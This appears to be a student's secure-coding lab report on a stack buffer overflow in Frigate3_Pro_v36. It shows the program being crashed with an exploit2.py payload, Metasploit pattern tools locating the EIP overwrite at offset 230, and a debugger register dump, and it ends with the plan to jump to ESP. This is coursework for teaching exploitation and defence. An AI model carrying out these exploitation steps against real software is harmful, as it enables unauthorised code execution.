


Secure Coding Lab-10

Name:Hemanth Morampudi



Reg.no:18BCE7181


Lab experiment - Working with the memory vulnerabilities – Part IV

1) Crashing the Frigate3_Pro_v36 with exploit2.py



Find any user interaction field shown above and paste the payload there.






Exploit used above:
Payload text created using Exploit2.py given As we
can see, it's crashed.

2) Changing the Trigger:

Finding EIP

Using `pattern_create.rb` and `pattern_offset.rb` in kali.



The screenshot shows a Kali Linux terminal window with the following commands and output:


```
(jvavadi@ JAVVADI)-[~]
$ locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

(jvavadi@ JAVVADI)-[~]
$ [[200~usr/share/metasploit-framework/tools/exploit/pattern_create.rb
zsh: bad pattern: "[[200~usr/share/metasploit-framework/tools/exploit/pattern_create.rb

(jvavadi@ JAVVADI)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000


Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
```

Copy this pattern and paste in any user interaction field of exploiting software.



Our Software will Crash.

Now, Copy the Offset overwritten in the EIP.



```

ECX 33684132
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII "h9A10A11A12A13A14A15A16A17A18A19A
EBP 0018F404 ASCII "13A14A15A16A17A18A19A10A11A12A13A
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0018FA08
EIP 37684136

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 1 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Now Match this EIP offset using pattern_offset.rb

```

Kali LAB [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qtterminal
javvadi@JAVVADI: ~
File Actions Edit View Help
javvadi@JAVVADI:~$ locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
javvadi@JAVVADI:~$ [[200~usr/share/metasploit-framework/tools/exploit/pattern_create.rb
zsh: bad pattern: "[[200~usr/share/metasploit-framework/tools/exploit/pattern_create.rb
javvadi@JAVVADI:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9
javvadi@JAVVADI:~$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
javvadi@JAVVADI:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230
javvadi@JAVVADI:~$

```



```

(javvadi@JAVVADI)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9

(javvadi@JAVVADI)-[~]
$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb

(javvadi@JAVVADI)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230

(javvadi@JAVVADI)-[~]
$ 

```

Here You can see, the offset matched at 230

So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).

